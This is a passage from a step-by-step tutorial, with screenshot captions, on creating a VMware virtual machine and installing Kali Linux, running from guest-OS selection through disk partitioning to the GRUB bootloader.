Choose the Guest operating system on the next screen. You have to select Linux as the guest operating system. In the Version dropdown, select the latest version of Debian, as Kali is a Debian-derived Linux distribution, followed by Next.




Select Linux as guest OS

Provide a name for your virtual machine; this name is not fixed and can be any name of your choice. Additionally, you can also change the location of the virtual machine or leave it as is. Then, click on Next.



Name the Virtual Machine


Specify the disk capacity/size, i.e. the total amount of hard disk space the virtual machine can use after its creation. For typical users, it's best to leave the default settings as is, i.e. 20GB. According to your system specifications, you can reduce or increase the space.



Check the Split virtual disk into multiple files option for enhanced performance. Select Next.


Specify disk capacity for your virtual machine

Finally, in the last dialog box, review all the settings and customize the hardware settings, if needed. Once everything is in order, click on Finish to create your virtual machine.



Step 3: Install the Operating System


After creating a new virtual machine, you now have to install Kali Linux. Select the newly created virtual machine and start it by selecting the Play virtual machine option. VMware will now boot into Kali Linux.



You will get a list of options to install Kali Linux; choose Graphical Install and select Continue. Use your arrow keys to navigate through the screen.


Select Graphical Installation


Choose your preferred language for the operating system; by default, it will be English. If you want to select another language, select the language, followed by Continue.




Select the language for your OS

In the next screen, choose the geographical location of your system. Next, select the native keyboard layout using the arrow keys; by default, it is American English. This should begin the installation of the OS, which will further open a Network Configuration dialog box.






Configure the keyboard for Kali installation




Enter the hostname for your system within this Network Configuration box; provide a machine name and select Continue.




Enter your hostname for Kali OS


Enter the domain name for your system. Then, type a username to create an account (the user won't have superuser access).



On the next screen, you would need to enter the previously entered user name again. Set a password for your username, which you will use to enter into your system post-installation.





Now it's time to partition your disk; keep this at default (Guided - use entire disk) and hit Continue.



Partition the disks to finish Kali installation


Select a disk to partition (SDA, VMware Virtual disk). The installation wizard will ask you to choose a partitioning scheme. Highlight the option that says All files in one partition (recommended for new users) and click on Continue.






Partition disk in Linux

Once you select the relevant options, you will get a summary of your disk partitions. Select Finish Partitioning. Keep clicking on Continue on each screen to move forward to the next.




Select Yes for confirming the changes. Once you select all the required parameters, the actual installation will start, which takes a little while to complete.




Select partition disk option

In case you want to add some additional software, you can select it on the following screen. Then, click on Continue to proceed.




Install the essential software to launch Kali


Install the GRUB boot loader by selecting /dev/sda (boot loader device), followed by Continue.



